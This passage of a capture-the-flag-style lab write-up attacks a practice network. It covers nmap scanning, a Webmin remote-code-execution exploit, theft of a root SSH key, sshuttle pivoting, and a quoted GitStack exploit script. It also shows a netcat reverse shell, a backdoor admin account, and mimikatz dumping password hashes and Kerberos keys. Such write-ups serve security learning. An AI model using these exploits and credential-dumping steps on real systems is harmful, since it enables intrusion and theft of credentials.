| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrPro
vinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2023-01-16T17:45:26
|_Not valid after:  2024-01-16T17:45:26
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
12785/tcp open   tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 549.80 seconds
```

As you can see there were only four ports open; SSH on port 22 and then http and https on ports 80, 443, and 10000. As SSH is not a common attack vector I decided to start investigating the web site that was running first. We can also see that some version of CentOS is probably running, and the site is using Apache version 2.4.37.


When trying to load the website I found that it was trying to redirect me to thomaswreath.thm but as this wasn't in my DNS settings it was not loading properly. So I had to go in and manually add this DNS entry to my /etc/hosts file as shown below

```
3 10.200.105.200  thomaswreath.thm
```


After adding the DNS entry manually I was able to load the site and see the landing page.



Nothing obviously easy to exploit was found within this pretty basic web page aside from some Personally Identifiable Information (PII) that was found on the main landing page.



With nothing else of note on the website I went and took another look at the nmap scan that was done earlier. I took note of the software version of the webmin service running on this website and decided to look and see if there were any known exploits for the service.




https://github.com/MuirlandOracle/CVE-2019-15107


With a bit of research I was able to find this Remote Code Execution (RCE) exploit that looked pretty promising. A Remote Code Execution exploit allows us to run bash commands on the victim machine without having proper access to the system. We can then make use of this ability to run commands to give ourselves a full interactive shell and gain complete access to the system.

Exploitation - Remote Code Execution


Now that I found a promising exploit I downloaded it and tried to run it against the target machine.

The exploit worked and then I was able to make use of a built-in feature in the exploit to gain a full bash shell so that I did not have to run the exploit every single time I wanted to execute a command.





This shell was root right away so there was no need for privilege escalation on this system. One thing we can do is make sure we have good persistence and grab the private SSH key for the root account on this system. We can just save this key to our own machine and perhaps make use of it at a later time.



The Git server (.150)

Enumeration - Scanning and Footprinting

Now that I have a full shell as root on the web server (.200) it is time for me to do some enumeration of the rest of the network and see what other machines are out there that I may be able to gain access to. I will do this enumeration by uploading a static binary version of nmap unto the victim (.200) machine and then running it against the rest of the network that I can communicate with. The binary I downloaded can be found here. After I had it downloaded I hosted up the file with a simple http server.

```
┌──(root㉿kali)-[/home/kali]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

After the file was hosted up I grabbed it on the victim machine using curl and then made sure I could actually execute the program by giving it execute privileges with chmod.

```
[root@prod-serv ~]# curl 10.50.85.8/nmap-HiroNewf -o /tmp/nmap-HiroNewf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5805k  100 5805k    0     0  1640k      0  0:00:03  0:00:03 --:--:-- 1640k
[root@prod-serv ~]# chmod +x /tmp/nmap-HiroNewf
[root@prod-serv ~]#
```

Once that was all taken care of I could run nmap against the network to see what other hosts were live.

```
[root@prod-serv tmp]# ./nmap-HiroNewf -sn 10.200.84.1-255 -oN scan-HiroNewf

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-01-18 15:29 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-84-1.eu-west-1.compute.internal (10.200.84.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00031s latency).
MAC Address: 02:F3:70:5F:3A:E7 (Unknown)
Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)
Host is up (0.00054s latency).
MAC Address: 02:B5:C9:C9:F0:5F (Unknown)
Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)
Host is up (0.0023s latency).
MAC Address: 02:FB:0D:16:DE:5D (Unknown)
Nmap scan report for ip-10-200-84-250.eu-west-1.compute.internal (10.200.84.250)
Host is up (0.0013s latency).
MAC Address: 02:9C:9D:AF:36:F5 (Unknown)
Nmap scan report for ip-10-200-84-200.eu-west-1.compute.internal (10.200.84.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.53 seconds
[root@prod-serv tmp]#
```

Both the .1 and .250 addresses are out of scope, but besides them we can see three other IPs; the .200 address which is the webserver we are on right now and then a .100 address and a .150 address which are probably our next targets. Now that we know what IPs we are dealing with I scanned the two hosts we found to see what ports were open.

```
[root@prod-serv tmp]# ./nmap-HiroNewf 10.200.84.100 -oN scan-HiroNewf

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-01-18 15:32 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 65.53% done; ETC: 15:34 (0:00:43 remaining)
Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100) are filtered
MAC Address: 02:B5:C9:C9:F0:5F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.50 seconds
[root@prod-serv tmp]# ./nmap-HiroNewf 10.200.84.150 -oN scan-HiroNewf

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-01-18 15:35 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:03:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.68% done; ETC: 15:41 (0:03:27 remaining)
Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00054s latency).
Not shown: 6143 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  epmap
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
MAC Address: 02:FB:0D:16:DE:5D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 569.77 seconds
[root@prod-serv tmp]#
```

It seems that on the .100 host all of the ports are filtered, this means that we cannot communicate with this host from our current position within the network. With the .100 host ruled out we only have the .150 host left which has ports 80, 3389, and 5985 open (Ignore the other open ports found, as I am pretty sure they were opened by other users when they were attacking this network and are not intended to be used as an initial attack vector for the machine).


Pivoting - sshuttle

Now that we know what we are dealing with it is time to pivot, we are going to do this with sshuttle and the private ssh key that we found on the .200 machine we breached earlier.

```
┌──(root㉿kali)-[/home/kali]
└─# sshuttle -r root@10.200.84.200 --ssh-cmd "ssh -i id_rsa" 10.200.84.0/24 -x 10.200.84.200
The authenticity of host '10.200.84.200 (10.200.84.200)' can't be established.
ED25519 key fingerprint is SHA256:7Mnhtkf/5Cs1mRaS3g6PGYXnU8u8ajdIqKU9lQpmYL4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.84.200' (ED25519) to the list of known hosts.
c : Connected to server.
```

Now that we are connected with the .200 machine via sshuttle we can access the .150 address through our browser.

On the error page we can see that it makes note of three directories on the site, after looking around these for a little bit I found that the /gitstack directory redirects you to a /registration/login directory which is a login panel page.



The login panel tells us that the default login information is admin:admin but it seems that those credentials have been changed as they do not work for us. With that ruled out I decided to try and find an exploit for this service.

Exploitation - Remote Code Execution

I made use of searchsploit to try and find a viable exploit to make use of and I found out that this service might also be vulnerable to a RCE attack just like the web server.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit gitstack
-------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                      |  Path
-------------------------------------------------------------------- ---------------------------------
GitStack - Remote Code Execution                                    | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)  | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution                             | php/webapps/43777.py
-------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

I copied this RCE exploit to my current directory and then did some brief code review before running it against the gitstack server. (I also used dos2unix to convert this script to linux command line endings so that the script would work properly for us)

```
~/43777.py - Mousepad
File  Edit  Search  View  Document  Help

# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '192.168.1.102'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
        r = requests.get("http://{}/rest/user/".format(ip))
        user_list = r.json()
        user_list.remove('everyone')
except:
        pass

if len(user_list) > 0:
        username = user_list[0]
        print "[+] Found user {}".format(username)
else:
        r = requests.post("http://{}/rest/user/".format(ip), data={'username' : username, 'password' : password})
        print "[+] Create user"
```

I added a shebang to the top of the script for python2 so that it would run with the proper version of python. Then I went and changed the IP to our target IP and changed the name of the file the script would output to a different name so that I wouldn't get in the way of other users on the network. With all of that out of the way I ran the script.

```
┌──(root㉿kali)-[/home/kali]
└─# ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give yo
u a username/password and give you access to this repository. <br />Note : You have to enter the crede
ntials of a user which has at least read access to your repository. Your GitStack administration panel
 username/password will not work.
[+] Execute command
"nt authority\system
"
```


Just like the webserver it seems that this service is also running as root/authority system as we are running as administrator right off the bat which is nice for us I suppose. We still need to get ourselves a shell though as running commands like this is a big pain. We do not need to make use of this script everytime we want to run a command, we can also edit the POST request of the webpage using Burp Suite to run commands. This is quicker than using the script so it is what I will do to get a shell on the system. Before we can do that though we need to open up a port on the .200 address that we can use to catch out shell using a nc binary.

```
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 15555/tcp
success
```

Now with port 15555 open on the firewall we can run netcat on this system on the same port we just opened for ourselves

```
[root@prod-serv tmp]# ls
chisel_aut0d1dact  scan-rancilio
hop-DTrain         socat-fa
nc                 systemd-private-a2fdaeba6ab94a35bcaa6a2907c5dae1-httpd.service-OHEx8H
nmap_150           systemd-private-a2fdaeba6ab94a35bcaa6a2907c5dae1-mariadb.service-WJXFvo
nmap-aut0d1dact    systemd-private-a2fdaeba6ab94a35bcaa6a2907c5dae1-php-fpm.service-St3PGq
nmap-DTrain        tmpdir.2ODGB8
nmap-HiroNewf      tmpdir.qZUKJV
nmap-rancilio      tmpdir.ZSRhLu
scan-HiroNewf      usr1
[root@prod-serv tmp]# nc -nlvp 15555
-bash: nc: command not found
[root@prod-serv tmp]# ./nc -nlvp 15555
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::15555
Ncat: Listening on 0.0.0.0:15555
```

Next we will be heading back to Burp Suite to run our RCE command again to connect to this nc session. This command needs to be URL encoded in order to work, in the end our POST request looks like this



Back on our netcat session we catch the shell and see that we are authority system because this service was running as authority system itself even though that probably isn't needed, ah well it is good for us, no need for privilege escalation.

```
PS C:\GitStack\gitphp> whoami
nt authority\system
PS C:\GitStack\gitphp>
```

Post Exploitation - User Creation and Token Impersonation

Now that we have a full administrator shell on the .150 address we can achieve persistence by creating a domain user and then adding that user to the Administrators and Remote Management Use groups to give us those useful permissions.

```
PS C:\GitStack\gitphp> net user HiroNewf
User name                    HiroNewf
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            19/01/2023 03:07:34
Password expires             Never
Password changeable          19/01/2023 03:07:34
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.

PS C:\GitStack\gitphp>
```

With our new user in place we can make use of this to gain command line access with Evil-Winrm and rdp access with freerdp. Lets login via rdp first and see what we can do there.

```
┌──(kali㉿kali)-[~]
└─$ xfreerdp /v:10.200.84.150 /u:HiroNewf /p:HiroNewf45 +clipboard /dynamic-resolution /drive:/usr/sha
re/windows-resources,share
[10:05:20:858] [400067:400068] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-sig
```

This command will open up an rdp session for us and also allow us to upload tools from our attacker machine unto the victim machine to make use of, like mimikatz.

```
C:\Windows\system32>\\tsclient\share\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

We can make use of mimikatz to perform Token Impersonation which will allow us to dump all of the password hashes on the machine.


```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20235          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000b22d0} 2 F 1638839     GIT-SERV\HiroNewf       S-1-5-21-3335744492-1614955177-269303
6043-1006       (15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1694514     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Imper
sonation (Delegation)

mimikatz #
```

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
